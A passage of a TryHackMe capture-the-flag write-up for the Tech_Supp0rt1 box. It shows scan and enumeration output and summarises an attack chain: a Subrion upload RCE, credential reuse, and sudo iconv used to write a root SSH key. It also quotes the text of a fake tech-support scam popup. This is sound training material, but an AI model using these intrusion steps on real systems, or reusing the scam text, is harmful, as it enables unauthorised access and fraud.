THM Tech_Supp0rt1 Writeup

writeups@centraliowacybersec.com

THM Tech_Supp0rt1 Thoughts

https://tryhackme.com/room/techsupp0rt1

This being an easy box was a good amount of fun. I did discover that the phone number on the site is some random person's phone number and should be removed ASAP. Otherwise, great enumeration and very easy PrivEsc on this box!

Table of contents

1. Skills needed and skills learned

1.1. Web Enumeration
1.2. Linux PrivEsc
1.3. Linux SSH Keys

2. High Overview


On the initial scan, I found only HTTP, SSH and SMB open. Since SMB is always an easy check I checked and found some Subrion creds there. I then moved onto the website. I found multiple CM services on port 80 under different directories. I eventually found my way to subrion and was able to use the creds to get me into the admin panel. Subrion 4.2.1 has an authenticated arbitrary upload rce exploit that I used to get a www-data shell. From this shell I quickly found some DB creds on the box that also worked for the user account that I pivoted to. The user account had sudo access to iconv which allowed me to write my own ssh key to root and login as root to grab the root flag and completely own the box.

Technical Overview

Everything below is a step by step guide on my methods attempted and used, my thought processes and exactly what I did to root the machine.


3. Nmap Enumeration

3.1. Nmap -p- tech.thm



```
Not shown: 996 closed tcp p
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
```


3.2. Nmap -p22,80,139,445 -A -sC -sV tech.thm



```
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 10:8a:f5:72:d7:f9:7e:14:a5:c5:4f:9e:97:8b:3d:58 (RSA)
|   256 7f:10:f5:57:41:3c:71:db:b5:5b:db:75:c9:76:30:5c (ECDSA)
|_  256 6b:4c:23:50:6f:36:00:7c:a6:7c:11:73:c1:a8:60:0c (ED25519)
80/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: TECHSUPPORT; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-06-23T17:38:33
|_  start_date: N/A
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: techsupport
|   NetBIOS computer name: TECHSUPPORT\x00
|   Domain name: \x00
|   FQDN: techsupport
|_  System time: 2022-06-23T23:08:32+05:30
|_clock-skew: mean: -1h50m00s, deviation: 3h10m31s, median: -1s
```


4. Service Enumeration

4.1. I started with SMB since it is a quick check.



```
┌──(kali㉿kali)-[~/Documents/vpn]
└─$ smbclient -L tech.thm
Enter WORKGROUP\kali's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        websvr          Disk
        IPC$            IPC       IPC Service (TechSupport server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP
```

4.2. I was able to pop some creds for Subrion




```
┌──(kali㉿kali)-[~/Documents/vpn]
└─$ cat enter.txt
GOALS
=====
1)Make fake popup and host it online on Digital Ocean server
2)Fix subrion site, /subrion doesn't work, edit from panel
3)Edit wordpress website

IMP
===
Subrion creds
|->[redacted] [cooked with magical formula]
Wordpress creds
|->
```

4.3. This was not cooked well. I threw it in cyberchef and it figured it out on it’s own for me.


4.4. I skipped over SSH enumeration because the day I get bit for ignoring more than extremely basic ssh services, I will eat a shoe.

4.5. HTTP enumeration started with Nikto just to cover bases.



```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.115.255
+ Target Hostname:    tech.thm
+ Target Port:        80
+ Start Time:         2022-06-23 11:40:03 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms o
f XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in
 a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 2c39, size: 5c367f4428b1f, mtime: gzip
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x bra
nch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3092: /test/: This might be interesting...
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of
system information.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7786 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2022-06-23 12:08:36 (GMT-5) (1713 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

4.6. This started my path to finding as many directories as I could to move forward.



Windows_Defender - Security Warning

** ACCESS TO THIS PC HAS BEEN BLOCKED FOR SECURITY REASONS **

Your computer has alerted us that it has been infected with a Spyware. The following data has been compromised.

- Email Credentials
- Banking Passwords
- Facebook Login
- Pictures & Documents

Windows_Defender Scan has found potentially unwanted Adware on this device that can steal your passwords, online identity, financial information, personal files, pictures or documents.

You must contact us immediately so that our engineers can walk

Windows_Firewall_Protection

Alert - Error Code: #0x268d3(x7)

Access to this PC has been blocked for security reasons.

Contact Windows Support: +1-7[redacted]0

Threat_Detected - Spyware

App: Ads.financetrack(1).exe

STATUS : Your PC is at Risk!

Microsoft


Contact Support

+1-XXX-XXX-XXXX

(USA-Toll-Free)


4.7. I thought the phone number would lead to something interesting like a hint on the box but it was a real person’s phone number. This is honestly not okay. This needs to be changed ASAP.

4.8. From here I started Directory busting everything I could find. I went deeper and deeper with scans until interesting things started popping up that I thought was interesting.



```
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://tech.thm/test
[+] Method:                  GET
[+] Threads:                 140
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-l
[+] Negative Status codes:   301,302,404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              html,txt
[+] Timeout:                 10s
===============================================================
2022/06/23 13:24:08 Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 20677]
/index_10.html        (Status: 200) [Size: 365]
/index_11.html        (Status: 200) [Size: 365]
/index_13.html        (Status: 200) [Size: 365]
/index_12.html        (Status: 200) [Size: 365]
/index_16.html        (Status: 200) [Size: 365]
/index_17.html        (Status: 200) [Size: 365]
/index_14.html        (Status: 200) [Size: 365]
/index_15.html        (Status: 200) [Size: 365]
/index_18.html        (Status: 200) [Size: 365]
/index_19.html        (Status: 200) [Size: 365]
/index_20.html        (Status: 200) [Size: 365]
Progress: 16809 / 622932 (2.70%)             [ERROR] 2022/06/23 13:2
": context deadline exceeded (Client.Timeout exceeded while awaiting he
/index_2.html         (Status: 200) [Size: 365]
/index_1.html         (Status: 200) [Size: 365]
/index_3.html         (Status: 200) [Size: 365]
/index_6.html         (Status: 200) [Size: 365]
/index_4.html         (Status: 200) [Size: 365]
Progress: 37608 / 622932 (6.04%)             [ERROR] 2022/06/23 13:2
txt": context deadline exceeded (Client.Timeout exceeded while awaiting
/index_5.html         (Status: 200) [Size: 365]
/index_7.html         (Status: 200) [Size: 365]
/index_8.html         (Status: 200) [Size: 365]
/index_9.html         (Status: 200) [Size: 365]
Progress: 573459 / 622932 (92.06%)
Progress: 574170 / 622932 (92.17%)

===============================================================
2022/06/23 13:39:15 Finished
===============================================================
```

4.9. All of these index sites were definitely a rabbit hole.



